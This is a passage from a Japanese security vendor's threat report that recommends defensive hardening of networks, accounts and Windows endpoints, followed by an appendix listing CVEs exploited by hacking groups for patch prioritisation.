- ネットワークのファイアウォールの構成から必要なポートとトラフィック以外は通信できないようにブロックする政策の検討が必要
- ネットワークプロキシ、ゲートワイ及びファイアウォールを使用して内部システムにおける直接的な遠隔アクセスを拒否する政策の使用の検討が必要
- 侵入の探知、分析及び対応システムは別のネットワークから運営するように検討が必要

6. ユーザーアカウントの脅威緩和

NSHC©2025 All rights reserved.

1) 多要素認証 (Multi-factor Authentication)

組織の資産にアクセスできるパスワードが漏洩された場合＝にもハッキンググループがアクセスすることを防止するため、複数の段階で認証段階を構成する多要素認証(MFA, Multi-Factor Authentication)の使用の検討が必要

2) アカウント使用政策 (Account Use Policies)

アカウントのセキュリティ設定に関した政策設定の検討が必要

- 企業の内部から業務用として活用している Windows PC のログインユーザーアカウントのパスワードを英語のアルファベットの大文字、小文字及び記号を含んでなるべく 8 桁以上で設定するように検討が必要
- Windows のアクティブディレクトリ(Active Directory)として構成された環境では、グループ政策(Group Policy)通じて企業の内部ネットワークに繋がる Windows PC のゆーあーアカウントのパスワードを英語のアルファベットの大文字、小文字及び記号を含んでなるべく 8 桁以上で設定するように構成し、3 か月ごとにパスワードが変更されるように政策使用の検討が必要
- 承認済みではないデバイスもしくは外部の IP からログインを防ぐよう、条件付きアクセス政策使用の検討が必要
- パスワードが推測されることを防ぐため、いくつかの回数のログイン失敗のあと、アカウントを凍結する政策使用の検討が必要

3) 特権アカウント管理 (Privileged Account Management)

アカウント資格証明によるリスクを最少化するため、管理者のアカウント及び権限が割り当てられた一般アカウントに関しての管理の検討が必要

- リモートデスクトッププロトコル(Remote Desktop Protocol, RDP)を通じてログインできるグループリストからローカル管理者(Administrators)グループを取り除くことについて検討が必要
- 管理者のアカウント及び権限が割り当てられた一般のアカウントの間、資格証明の重複防止のための政策の検討が必要
- 低い権限レベルのユーザーが高いレベルのサービスを作ったり、実行できないように権限設定の検討が必要
- 資格証明の悪用による影響を最少化するため、サービスアカウントにおける権限の制限する政策の検討が必要

NSHC©2025 All rights reserved.

7. エンドポイントの脅威緩和

1) ソフトウェアアップデート(Update Software)

エンドポイント(Endpoint)及びサーバーの OS とソフトウェアが最新バージョンでアップデートされているか確認が必要であり、特に外部に漏出されたシステム及供給網の公的に繋がる恐れがあるファイルの配布システム(Deployment Systems)における定期的なアップデートの検討が必要

2) OSの構成 (Operating System Configuration)

ハッキンググループの晒された技術における被害を緩和するため、OS の構成の検討が必要

- NTLM(New-Technology LAN Manager)ユーザー認証プロトコル、Wdigest 認証無効化の検討が必要
- 業務及び運営に不要な場合、リムーバブルメディアを許容せず、制限する政策の検討が必要
- 署名済みではないドライバーがインストールされないよう、制限する政策の検討が必要

3) アプリケーション確認及びサンドボックス(Application Isolation and Sandboxing)

すでにハッキンググループが奪取した権限及び資格証明を通じてほかのプロセス及びシステムにアクセスすることを制限するため、アプリケーション隔離及びサンドボックスの使用の検討が必要

4) 実行防止 (Execution Prevention)

システムからマルウェアの実行を防ぐため、実行ファイル及びスクリプト実行のコントロールの検討が必要

- 信頼できないファイルの実行を防止し、マルウェアの識別及びブロックするため、Windows アプリケーションのコントロールツールの使用の検討が必要
- ファイルが実行されるように許容するか、拒否するルールを作り、このファイルが実行できるユーザー及びグループを指定できる Windows のアップロッカー(AppLocker)の使用の検討が必要


5) 機能の無効化及びプログラムの削除 (Disable or Remove Feature or

NSHC©2025 All rights reserved.

Program)

攻撃者の濫用を事前に防ぐため、潜在的に脅威となる恐れがある機能の無効化及びプログラムの削除の検討が必要

- Windows のシステムにインストールされている MS Office のセキュリティ設定の中、「マクロ設定」を「すべてのマクロを表示しない(通知表示)」の基本設定を変更できなくして、アクティブディレクトリ(Active Directory)から GPO Group Policy Object)の設定の上、配布する検討が必要



- DCOM(Distributed Component Object Model)の無効化の検討が必要
- 特定のシステムから MSHTA.exe が起動しないように検討が必要
- WinRM(Windows Remote Management)サービスの無効化の検討が必要
- 不要な自動実行機能の無効化の検討が必要
- ローカルパソコンのセキュリティ設定及びグループ政策から LLMNR(Link-Local Multicast Name Resolution)及びネットバイオス(NetBIOS)の無効化の検討が必要
- ローカルパソコンのセキュリティ設定及びグループ政策から LLMNR(Link-Local Multicast Name Resolution)及びネットバイオス(NetBIOS)の無効化の検討が必要
- PHP の eval()のようなウェブ技術の特定した関数を無効化する検討が必要

6) コード署名 (Code Signing)

信頼できないファイルの実行を防ぐため、コード署名情報を確認する政策設定の検討が必要

- 署名済みではないスクリプトの実行を防ぐパワーシェル(PowerShell)の政策設定の検討が必要
- 署名済みではないファイルの実行を防ぐ政策設定の検討が必要
- 署名済みではないサービスドライバーの登録及び実行を防ぐ政策設定の検討が必要

7) アンチウイルス (Antivirus)

マルウェアのダウンロード及び実行を通じたサイバー脅威を防止するため、これを探知しつつブロックできるアンチウイルス(Antivirus)の使用の検討が必要

NSHC©2025 All rights reserved.

- マルウェアのダウンロード及び実行の対応のため、ホスト型侵入防止システム(HIPS, Host Intrusion Prevention System)及びアンチウイルス(Anti Virus)などのソリューション使用の検討が必要

8) エンドポイントからの行為を防止 (Behavior Prevention on Endpoint)

エンドポイント(EndPoint)から潜在的な脅威になりやすい悪性行為が発生しないよう、事前に防止するために行為防止(Behavior Prevention)機能使用の検討が必要

- 信頼できないファイルの実行を防止するため、ASR(Attack Surface Reduction)ルールの有効化の検討が必要
- ファイルの署名が一致しないなど、潜在的な脅威になりやすいファイルを識別及び探知できるエンドポイント(EndPoint)ソリューション使用の検討が必要
- プロセスインジェクション(Process Injection)のような攻撃技術を探知及びブロックするため、行為防止(Behavior Prevention)機能使用の検討が必要

9) ハードウェア設置の制限 (Limit Hardware Installation)

USB デバイス及びリムーバブルメディアを含む承認済みではないハードウェアの使用を制限したり、ブロックしたりする政策を検討

- ¥承認済みではないハードウェアの使用を制限したり、ブロックするようにエンドポイントのセキュリティ構成及びモニタリングエージェントの使用の検討が必要

10) 企業モバイル政策 (Enterprise Policy)

モバイルデバイスの動作をコントロールするための政策設定のため、 EMM(Enterprise Mobility Management)/MDM(Mobile Device Management)システムの使用の検討が必要

- Android デバイスの業務文書及び内部システムのアクセスは制限付きの業務領域のみでアクセスできるように政策設定の検討が必要
- iOS からエンタープライズ配布用証明書で署名し、App Store ではないほかの手段から伝わってきた悪性アプリケーションをユーザーがインストールできないよう、プロフィールの制限設定の検討が必要

NSHC©2025 All rights reserved.

Appendix

多数のハッキンググループが次のソフトウェア脆弱性を活用したハッキング事例が存在。アクティブディレクトリ(Active Directory)、もしくはセキュリティパッチ(Patch)の配布システムを通じて下記の脆弱性が削除できるセキュリティパッチの配布の検討が必要

- 「Zero Day」として表記された脆弱性は、セキュリティパッチの公開の前に、実際ハッキング活動に使用された履歴がある。

- CVE-2001-0507 Microsoft IIS relative path usage in system file process table could allow elevated privileges
- CVE-2007-5633 Speedfan IOCTL privilege escalation
- CVE-2008-3431 Sun xVM VirtualBox Privilege Escalation Vulnerability
- CVE-2009-0824 Multiple SlySoft products ElbyCDIO.sys denial of service
- CVE-2009-1151 phpMyAdmin Remote Code Execution Vulnerability
- CVE-2009-3129 Microsoft Excel Featheader Record Memory Corruption Vulnerability
- CVE-2009-3960 Adobe BlazeDS Information Disclosure Vulnerability
- CVE-2010-1592 sandra.sys 15.18.1.1 and earlier in the Sandra Device Driver in SiSoftware Sandra 16.10.2010.1 and earlier allows local users to gain privileges or cause a denial of service (system crash) via unspecified vectors involving "Model-Specific Registers."
- CVE-2010-2506 Linksys WAP54Gv3 debug.cgi cross-site scripting
- CVE-2010-2572 Microsoft PowerPoint Buffer Overflow Vulnerability
- CVE-2010-2861 Adobe ColdFusion Directory Traversal Vulnerability
- CVE-2010-2883 Adobe Reader and Acrobat 9.x before 9.4, and 8.x before 8.2.5 allows remote attackers to execute arbitrary code or cause a denial of service
- CVE-2010-3333 Stack-based buffer overflow in Open XML File Format Converter allows remote attackers to execute arbitrary code
- CVE-2010-5326 SAP NetWeaver Remote Code Execution Vulnerability
- CVE-2011-5010 CTEK SkyRouter 4200/4300 - Command Execution Vulnerability
- CVE-2012-0158 MS12-027 MSCOMCTL ActiveX Buffer Overflow. CVE-2012-0158. Remote exploit for windows platform
- CVE-2012-0507 Oracle Java SE Runtime Environment (JRE) Arbitrary Code Execution Vulnerability
- CVE-2012-1856 Microsoft Office MSCOMCTL.OCX Remote Code Execution Vulnerability

NSHC©2025 All rights reserved.

- CVE-2012-3152 Oracle Fusion Middleware Unspecified Vulnerability
- CVE-2012-4681 Oracle Java SE Runtime Environment (JRE) Arbitrary Code Execution Vulnerability
- CVE-2012-4869 FreePBX 2.9, 2.10, and earlier allows remote attackers to execute arbitrary commands via the callmenum parameter
- CVE-2012-4873 Cross-site scripting (XSS) vulnerability in the file_download function in GNUBoard before 4.34.21 allows remote attackers to inject arbitrary web script or HTML via the filename parameter
- CVE-2012-4969 Microsoft Internet Explorer Use-After-Free Vulnerability
- CVE-2013-0074 Microsoft Silverlight Double Dereference Vulnerability
- CVE-2013-0633 Buffer overflow in Adobe Flash Player before 10.3.183.51 and 11.x before 11.5.502.149 on Windows and Mac OS X, before 10.3.183.51 and 11.x before 11.2.202.262 on Linux, before 11.1.111.32 on Android 2.x and 3.x, and before 11.1.115.37 on Android 4.x allows remote attackers to execute arbitrary code via crafted SWF content, as exploited in the wild in February 2013
- CVE-2013-0808 EPS Viewer Buffer Overflow Vulnerability
- CVE-2013-1599 D-Link IP Cameras Multiple Vulnerabilities
- CVE-2013-2551 Microsoft Internet Explorer Use-After-Free Vulnerability
- CVE-2013-2729 Adobe Reader and Acrobat Arbitrary Integer Overflow Vulnerability
- CVE-2013-3307 CISCO LINKSYS X3000 1.0.03 BUILD 001 APPLY.CGI PING_IP/SORTBY CROSS SITE SCRIPTING
- CVE-2013-3346 Adobe Reader and Acrobat allow attackers to execute arbitrary code or cause a denial of service
- CVE-2013-3900 WinVerifyTrust Signature Validation Vulnerability
- CVE-2013-4979 EPS Viewer Buffer Overflow Vulnerability
- CVE-2013-5065 Vulnerability in Windows Kernel Could Allow Elevation of Privilege
- CVE-2013-5223 DSL-2760U - Multiple Cross-Site Scripting (XSS) Vulnerabilities Present in Device Web-GUI Configuration
- CVE-2013-5948 Remote Command Execution within the ASUS RT-AC68U Managing Web Interface
- CVE-2013-7471 D-Link Devices - UPnP SOAP Command Execution Vulnerability **(Zero Day)**
- CVE-2014-0160 TLS heartbeat read overrun
- CVE-2014-1761 Microsoft Word Memory Corruption Vulnerability
- CVE-2014-1776 Microsoft Internet Explorer Memory Corruption Vulnerability

NSHC©2025 All rights reserved.

- CVE-2014-1812 Vulnerability in Group Policy Preferences Could Allow Elevation of Privilege
- CVE-2014-2321 ZTE F460 / F660 Cable Mode MS web_shell_cmd.gch Administrative Backdoor
- CVE-2014-4113 Win32k.sys Elevation of Privilege Vulnerability
- CVE-2014-4114 Windows OLE Remote Code Execution Vulnerability
- CVE-2014-6271 Bash Code Injection Vulnerability via Specially Crafted Environment Variables
- CVE-2014-6332 Windows OLE Automation Array Remote Code Execution Vulnerability
- CVE-2014-6352 MS14-064 Microsoft Windows OLE Package Manager Code Execution
- CVE-2014-8361 The miniigd SOAP service in Realtek SDK allows remote attackers to execute arbitrary code
- CVE-2014-8439 flash-plugin: hardening against a code execution flaw
- CVE-2014-9727 AVM Fritz!Box allows remote attackers to execute arbitrary commands
- CVE-2015-0062 Windows Create Process Elevation of Privilege Vulnerability
- CVE-2015-0313 Adobe Flash Player Use-After-Free Vulnerability
- CVE-2015-1187 D-Link DIR-636L Remote Command Injection - Incorrect Authentication
- CVE-2015-1641 Vulnerabilities in Microsoft Office Could Allow Remote Code Execution (3048019)
- CVE-2015-1701 Win32k Elevation of Privilege Vulnerability
- CVE-2015-2051 D-Link DIR-645 Router Remote Code Execution Vulnerability
- CVE-2015-2291 Intel Network Adapter Diagnostic Driver Remote Code Execution Vulnerabilities
- CVE-2015-2387 Vulnerability in ATM Font Driver Could Allow Elevation of Privilege
- CVE-2015-2419 Microsoft Internet Explorer Memory Corruption Vulnerability
- CVE-2015-2424 Vulnerabilities in Microsoft Office Could Allow Remote Code Execution
- CVE-2015-2545 Vulnerabilities in Microsoft Office Could Allow Remote Code Execution
- CVE-2015-2590 Oracle Java SE and Java SE Embedded Remote Code Execution Vulnerability

NSHC©2025 All rights reserved.

- CVE-2015-3043 Adobe Flash Player Memory Corruption Vulnerability
- CVE-2015-3105 Adobe Flash Player - Drawing Fill Shader Memory Corruption
- CVE-2015-3636 kernel: ping sockets: use-after-free leading to local privilege escalation
- CVE-2015-4902 Oracle Java SE Integrity Check Vulnerability
- CVE-2015-5119 Adobe Flash Player Use-After-Free Vulnerability
- CVE-2015-5122 Adobe Flash Player Use-After-Free Vulnerability
- CVE-2015-5317 Jenkins User Interface (UI) Information Disclosure Vulnerability
- CVE-2015-5374 Siemens SIPROTEC Denial-of-Service Vulnerability
- CVE-2015-6585 hwpapp.dll in Hangul Word Processor allows remote attackers to execute arbitrary code via a crafted heap spray, and by leveraging a "type confusion" via an HWPX file containing a crafted para text tag
- CVE-2015-6764 V8 Out-of-bounds Access Vulnerability
- CVE-2015-7450 IBM WebSphere Application Server and Server Hypervisor Edition Code Injection
- CVE-2015-7645 Adobe Flash Player Arbitrary Code Execution Vulnerability
- CVE-2015-7755 Juniper ScreenOS contains multiple vulnerabilities
- CVE-2015-7888 Directory Traversal Vulnerability
- CVE-2015-8651 Adobe Flash Player Integer Overflow Vulnerability
- CVE-2016-0034 Microsoft Silverlight Runtime Remote Code Execution Vulnerability
- CVE-2016-0051 WebDAV Elevation of Privilege Vulnerability
- CVE-2016-0099 Microsoft Windows Secondary Logon Elevation of Privilege Vulnerability
- CVE-2016-0189 Microsoft Internet Explorer Memory Corruption Vulnerability
- CVE-2016-0545 Oracle Fusion Middleware Unspecified Vulnerability
- CVE-2016-1019 Adobe Flash Player Arbitrary Code Execution Vulnerability
- CVE-2016-1555 NETGEAR Multiple WAP Devices Command Injection Vulnerability
- CVE-2016-1646 Google Chromium V8 Out-of-Bounds Read Vulnerability
- CVE-2016-3088 Apache ActiveMQ Improper Input Validation Vulnerability
- CVE-2016-3427 Oracle Java SE and JRockit Unspecified Vulnerability
- CVE-2016-4117 Adobe Flash Player Arbitrary Code Execution Vulnerability
- CVE-2016-4119 Adobe Acrobat and Reader Use-After-Free Vulnerability
- CVE-2016-4326 Chef Manage deserializes cookie data insecurely
- CVE-2016-5195 Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

NSHC©2025 All rights reserved.

- CVE-2016-5198 Google Chromium V8 Out-of-Bounds Memory Vulnerability
- CVE-2016-5734 Unsafe handling of preg_replace parameters
- CVE-2016-6277 NETGEAR Multiple Routers Remote Code Execution Vulnerability
- CVE-2016-7193 Microsoft Office Memory Corruption Vulnerability
- CVE-2016-7255 Microsoft Win32k Privilege Escalation Vulnerability
- CVE-2016-7256 Microsoft Windows Open Type Font Remote Code Execution Vulnerability
- CVE-2016-7262 Microsoft Office Security Feature Bypass Vulnerability
- CVE-2016-7836 SKYSEA Client View vulnerable to arbitrary code execution
- CVE-2016-7855 Adobe Flash Player Use-After-Free Vulnerability
- CVE-2016-7892 Adobe Flash Player Use-After-Free Vulnerability
- CVE-2016-8655 kernel: Race condition in packet_set_ring leads to use after free
- CVE-2016-8735 Apache Tomcat Remote Code Execution Vulnerability
- CVE-2016-11021 D-Link DCS-930L Devices OS Command Injection Vulnerability
- CVE-2016-20016 MVPower DVR TV-7104HE 1.8.4 115215B9 - Shell Command Execution
- CVE-2016-20017 OS Command Injection Vulnerability
- CVE-2017-0005 Microsoft Windows Graphics Device Interface (GDI) Privilege Escalation Vulnerability
- CVE-2017-0007 Device Guard Security Feature Bypass Vulnerability
- CVE-2017-0039 Windows DLL Loading Remote Code Execution Vulnerability
- CVE-2017-0143 Microsoft Windows SMB Server Remote Code Execution Vulnerability
- CVE-2017-0144 Microsoft Windows SMB Server Remote Code Execution Vulnerability
- CVE-2017-0145 Microsoft SMBv1 Remote Code Execution Vulnerability
- CVE-2017-0146 Microsoft Windows SMB Remote Code Execution Vulnerability
- CVE-2017-0147 Microsoft Windows SMBv1 Information Disclosure Vulnerability
- CVE-2017-0148 Microsoft SMBv1 Server Remote Code Execution Vulnerability
- CVE-2017-0199 Microsoft Office OLE Feature Remote Code Execution Vulnerability
- CVE-2017-0213 Microsoft Windows Privilege Escalation Vulnerability
- CVE-2017-0261 Microsoft Office Use-After-Free Vulnerability
- CVE-2017-0262 Microsoft Office Remote Code Execution Vulnerability
- CVE-2017-0263 Microsoft Win32k Privilege Escalation Vulnerability

NSHC©2025 All rights reserved.

- CVE-2020-0787 Windows Background Intelligent Transfer Service Elevation of Privilege Vulnerability
- CVE-2017-2505 Multiple memory corruption issues were addressed with improved memory handling
- CVE-2017-2533 An application may be able to gain system privileges
- CVE-2017-2534 An application may be able to escape its sandbox
- CVE-2017-2535 An application may be able to escape its sandbox
- CVE-2017-3506 Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware (subcomponent: Web Services)
- CVE-2017-3881 Cisco IOS and IOS XE Remote Code Execution Vulnerability
- CVE-2017-4946 VMware Horizon (V4H/V4PA) desktop agent Privilege Escalation Vulnerability
- CVE-2017-5030 Google Chromium V8 Memory Corruption Vulnerability
- CVE-2017-5070 Google Chromium V8 Type Confusion Vulnerability
- CVE-2017-5173 Geutebruck IP Camera G-Cam elements vulnerability that can allow access to the root level operating system which could allow remote code execution
- CVE-2017-5259 Cambium ePMP and cnPilot Multiple Vulnerabilities
- CVE-2017-5638 Apache Struts Remote Code Execution Vulnerability
- CVE-2017-6077 NETGEAR DGN2200 Remote Code Execution Vulnerability
- CVE-2017-6334 NETGEAR DGN2200 Devices OS Command Injection Vulnerability
- CVE-2017-6736 Cisco IOS and IOS XE Software SNMP Remote Code Execution Vulnerability
- CVE-2017-6742 Cisco IOS and IOS XE Software SNMP Remote Code Execution Vulnerability
- CVE-2017-6977 An application may be able to escape its sandbox
- CVE-2017-7064 An application may be able to read restricted memory
- CVE-2017-7255 XSS exists in the CMS Made Simple (CMSMS) 2.1.6 "Content-->News-->Add Article" feature via the m1_title parameter. Someone must login to conduct the attack
- CVE-2017-7269 Microsoft Windows Server Buffer Overflow Vulnerability
- CVE-2017-7494 Samba Remote Code Execution Vulnerability
- CVE-2017-7504 JbossMQ HTTP Invocation Layer deserialization vulnerability
- CVE-2017-7876 QNAP QTS Command Execution Vulnerability
- CVE-2017-8291 Multiple Remote Code Execution Vulnerabilities

NSHC©2025 All rights reserved.

- CVE-2017-8464 Microsoft Windows Shell (.lnk) Remote Code Execution Vulnerability
- CVE-2017-8570 Microsoft Office Remote Code Execution Vulnerability
- CVE-2017-8750 Microsoft Browser Memory Corruption Vulnerability
- CVE-2017-8759 .NET Framework Remote Code Execution Vulnerability **(Zero Day)**
- CVE-2017-9248 Cryptographic Weakness
- CVE-2017-9833 BOA Webserver 0.94.14 is Vulnerability Without using access credentials
- CVE-2017-9841 PHPUnit: Remote code execution
- CVE-2017-10271 Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware
- CVE-2017-11292 Adobe Flash Player Type Confusion Vulnerability
- CVE-2017-11317 Unrestricted File Upload Vulnerability in RadAsyncUpload
- CVE-2017-11357 Insecure Direct Object Reference Vulnerability in RadAsyncUpload
- CVE-2017-11610 Supervisord Authenticated Remote Code Execution
- CVE-2017-11774 Microsoft Office Outlook Security Feature Bypass Vulnerability
- CVE-2017-11882 Microsoft Office Equation Editor stack buffer overflow
- CVE-2017-12824 InPage '.inp' File Parser Remote Code Execution Vulnerability
- CVE-2017-12149 Red Hat JBoss Application Server Remote Code Execution Vulnerability
- CVE-2017-12617 Apache Tomcat Remote Code Execution Vulnerability
- CVE-2017-13861 An application may be able to execute arbitrary code with kernel privileges
- CVE-2017-15303 In CPUID CPU-Z before 1.43, there is an arbitrary memory write that results directly in elevation of privileges, because any program running on the local machine (while CPU-Z is running) can issue an ioctl 0x9C402430 call to the kernel-mode driver (e.g., cpuz141_x64.sys for version 1.41)
- CVE-2017-15718 Apache Hadoop YARN NodeManager vulnerability
- CVE-2017-16238 EXPLOITING VIR.IT EXPLORER ANTI-VIRUS ARBITRARY WRITE VULNERABILITY
- CVE-2017-17105 Zivif Camera 2.3.4.2103 iptest.cgi Blind Remote Command Execution
- CVE-2017-17106 Zivif Webcams Web Authentication Bypass
- CVE-2017-17215 Remote Code Execution Vulnerability in Huawei HG532 Product

NSHC©2025 All rights reserved.

- CVE-2017-18368 Zyxel P660HN-T1A Routers Command Injection Vulnerability
- CVE-2017-1000486 Primetek Primefaces Remote Code Execution Vulnerability
-
- CVE-2018-0147 Cisco Secure Access Control System Java Deserialization Vulnerability
- CVE-2018-0171 Cisco IOS and IOS XE Software Smart Install Remote Code Execution Vulnerability
- CVE-2018-0296 Cisco Adaptive Security Appliance Web Services Denial of Service Vulnerability
- CVE-2018-0798 Microsoft Office Memory Corruption Vulnerability
- CVE-2018-0802 Microsoft Office Memory Corruption Vulnerability
- CVE-2018-0824 Microsoft COM for Windows Deserialization of Untrusted Data Vulnerability
- CVE-2018-2628 Oracle WebLogic Server Unspecified Vulnerability
- CVE-2018-4122 A remote attacker could execute arbitrary commands or cause a denial of service condition via a maliciously crafted web content
- CVE-2018-4344 OS X update for memory corruption
- CVE-2018-4438 Processing maliciously crafted web content may lead to arbitrary code execution
- CVE-2018-4442 Processing maliciously crafted web content may lead to arbitrary code execution
- CVE-2018-4878 Adobe Flash Player Use-After-Free Vulnerability
- CVE-2018-4990 Adobe Acrobat and Reader Double Free Vulnerability
- CVE-2018-5002 Adobe Flash Player Stack-based Buffer Overflow Vulnerability
- CVE-2018-5713 In Malwarefox Anti-Malware 2.72.169, the driver file (zam64.sys) allows local users to cause a denial of service (BSOD) or possibly have unspecified other impact because of not validating input values from IOCtl 0x80002010
- CVE-2018-6055 Insufficient policy enforcement in Catalog Service in Google Chrome prior to 64.0.3282.119 allowed a remote attacker to potentially run arbitrary code outside sandbox via a crafted HTML page
- CVE-2018-6065 Google Chromium V8 Integer Overflow Vulnerability
- CVE-2018-6882 Cross-site scripting (XSS) vulnerability in Zimbra Collaboration Suite (ZCS)
- CVE-2018-7600 Drupal Core Remote Code Execution Vulnerability
- CVE-2018-8120 Win32k Elevation of Privilege Vulnerability

NSHC©2025 All rights reserved.

- CVE-2018-8174 Windows VBScript Engine Remote Code Execution Vulnerability **(Zero Day)**
- CVE-2018-8242 Scripting Engine Memory Corruption Vulnerability **(Zero Day)**
- CVE-2018-8373 Scripting Engine Memory Corruption Vulnerability **(Zero Day)**
- CVE-2018-8440 Vulnerability exists when Windows improperly handles calls to Advanced Local Procedure Call
- CVE-2018-8453 | Win32k Elevation of Privilege Vulnerability **(Zero Day)**
- CVE-2018-8639 Win32k Elevation of Privilege Vulnerability
- CVE-2018-10561 Dasan GPON home routers It is possible to bypass authentication to any URL of the device that requires authentication
- CVE-2018-10088 Buffer overflow in XiongMai uc-httpd 1.0.0 has unspecified impact and attack vectors, a different vulnerability than CVE-2017-16725
- CVE-2018-10562 Dasan GPON Routers Command Injection Vulnerability
- CVE-2018-10900 Network Manager VPNC - Privilege Escalation
- CVE-2018-13307 TOTOLINK A3002RU Command Injection via NTP Server IP Address
- CVE-2018-13374 Fortinet FortiOS and FortiADC Improper Access Control Vulnerability
- CVE-2018-13379 FortiOS system file leak through SSL VPN via specially crafted HTTP resource requests
- CVE-2018-14558 Tenda AC7, AC9, and AC10 Routers Command Injection Vulnerability
- CVE-2018-14745 Buffer overflow in prot_get_ring_space in the bcmdhd4358 Wi-Fi driver on the Samsung Galaxy S6 SM-G920F G920FXXU5EQH7 allows an attacker (who has obtained code execution on the Wi-Fi chip) to overwrite kernel memory due to improper validation of the ring buffer read pointer. The Samsung ID is SVE-2018-12029
- CVE-2018-14847 Winbox for MikroTik RouterOS through 6.42 allows remote attackers to bypass authentication and read arbitrary files by modifying a request to change one byte related to a Session ID
- CVE-2018-15133 In Laravel Framework through 5.5.40 and 5.6.x through 5.6.29, remote code execution might occur as a result of an unserialize call on a potentially untrusted X-XSRF-TOKEN value
- CVE-2018-15982 Security updates available for Flash Player | APSB18-42 **(Zero Day)**

NSHC©2025 All rights reserved.

- CVE-2018-16509 Ghostscript contains multiple -dSAFER sandbox bypass vulnerabilities
- CVE-2018-16752 LW-N605R Remote Code Execution
- CVE-2018-17173 LG SuperSign EZ CMS 2.5 - Remote Code Execution
- CVE-2018-17463 Google Chromium V8 Remote Code Execution Vulnerability
- CVE-2018-17480 Google Chromium V8 Out-of-Bounds Write Vulnerability
- CVE-2018-17532 Teltonika RUT9XX Unauthenticated OS Command Injection
- CVE-2018-18852 Cerio DT-300N Command Execution Vulnerability
- CVE-2018-20057 D-Link devices allows remote authenticated users to execute arbitrary OS commands via the sysCmd POST parameter
- CVE-2018-20250 WinRAR Multiple Security Vulnerabilities **(Zero Day)**
- CVE-2018-1000861 Jenkins Stapler Web Framework Deserialization of Untrusted Data Vulnerability
- CVE-2019-0193 Apache Solr DataImportHandler Code Injection Vulnerability
- CVE-2019-0199 The HTTP/2 implementation in Apache Tomcat 9.0.0.M1 to 9.0.14 and 8.5.0 to 8.5.37 accepted streams with excessive numbers of SETTINGS frames and also permitted clients to keep streams open without reading/writing request/response data. By keeping streams open for requests that utilised the Servlet API's blocking I/O, clients were able to cause server-side threads to block eventually leading to thread exhaustion and a DoS
- CVE-2019-0541 Microsoft MSHTML Remote Code Execution Vulnerability
- CVE-2019-0604 Microsoft SharePoint Remote Code Execution Vulnerability
- CVE-2019-0703 Windows SMB Information Disclosure Vulnerability
- CVE-2019-0708 Remote Desktop Services Remote Code Execution Vulnerability
- CVE-2019-0752 Microsoft Internet Explorer Type Confusion Vulnerability
- CVE-2019-0803 Win32k Elevation of Privilege Vulnerability
- CVE-2019-0808 Win32k Elevation of Privilege Vulnerability
- CVE-2019-0880 Microsoft Windows Privilege Escalation Vulnerability
- CVE-2019-1068 Microsoft SQL Server Remote Code Execution Vulnerability
- CVE-2019-1069 Task Scheduler Elevation of Privilege Vulnerability
- CVE-2019-1132 Win32k Elevation of Privilege Vulnerability **(Zero Day)**
- CVE-2019-1322 Microsoft Windows Elevation of Privilege Vulnerability
- CVE-2019-1405 privilege vulnerability exists when the Windows Universal Plug and Play (UPnP)
- CVE-2019-1458 Win32k Elevation of Prilege Vulnerability

NSHC©2025 All rights reserved.

- CVE-2019-1579 Remote Code Execution in GlobalProtect Portal/Gateway Interface
- CVE-2019-1652 Cisco Small Business RV320 and RV325 Routers Command Injection Vulnerability
- CVE-2019-1653 Cisco Small Business RV320 and RV325 Routers Information Disclosure Vulnerability
- CVE-2019-1821 Cisco Prime Infrastructure and Evolved Programmable Network Manager Remote Code Execution Vulnerabilities
- CVE-2019-2215 Android Kernel Use-After-Free Vulnerability
- CVE-2019-2725 Oracle WebLogic Server remote code execution vulnerability
- CVE-2019-3396 Atlassian Confluence Server and Data Center Server-Side Template Injection Vulnerability
- CVE-2019-3568 A buffer overflow vulnerability in WhatsApp VOIP stack
- CVE-2019-5526 VMware Workstation update addresses a DLL-hijacking issue
- CVE-2019-5591 Default Configuration vulnerability
- CVE-2019-5782 Incorrect optimization assumptions in V8 in Google Chrome prior to 72.0.3626.81 allowed a remote attacker to execute arbitrary code inside a sandbox via a crafted HTML page
- CVE-2019-5825 Google Chromium V8 Out-of-Bounds Write Vulnerability
- CVE-2019-6217 Processing maliciously crafted web content may lead to arbitrary code execution
- CVE-2019-6225 A malicious application may be able to elevate privileges
- CVE-2019-7256 Nice Linear eMerge E3-Series OS Command Injection Vulnerability
- CVE-2019-7286 Apple Multiple Products Memory Corruption Vulnerability
- CVE-2019-7287 Apple iOS Memory Corruption Vulnerability
- CVE-2019-7609 Kibana Arbitrary Code Execution Vulnerability
- CVE-2019-8506 Apple Multiple Products Type Confusion Vulnerability
- CVE-2019-8518 Processing maliciously crafted web content may lead to arbitrary code execution
- CVE-2019-8526 Use-After-Free in Apple macOS Mojave 10.14.4
- CVE-2019-8605 watchOS 5.2.1 application may be able to execute arbitrary code with system privileges
- CVE-2019-9082 ThinkPHP before 3.2.4, as used in Open Source BMS and other products, allows Remote Command Execution
- CVE-2019-9489 Directory Traversal Vulnerability in Trend Micro Apex One, OfficeScan and Worry-Free Business Security

NSHC©2025 All rights reserved.

- CVE-2019-9621 SSRF vulnerability – ProxyServlet
- CVE-2019-9670 Improper Restriction of XML External Entity Reference
- CVE-2019-9978 WordPress Social Warfare Plugin Cross-Site Scripting (XSS) Vulnerability
- CVE-2018-9995 TBK DVR4104 and DVR4216 device Authentication Bypass
- CVE-2019-10149 A flaw was found in Exim versions 4.87 to 4.91 (inclusive)
- CVE-2019-10655 Grandstream GAC2500 devices allow unauthenticated remote code execution
- CVE-2019-11043 PHP FastCGI Process Manager (FPM) Buffer Overflow Vulnerability
- CVE-2019-11510 Pulse Secure VPN contains multiple vulnerabilities
- CVE-2019-11539 Ivanti Pulse Connect Secure and Policy Secure Command Injection Vulnerability
- CVE-2019-11581 Atlassian Jira Server and Data Center Server-Side Template Injection Vulnerability
- CVE-2019-11707 Mozilla Firefox and Thunderbird Type Confusion Vulnerability
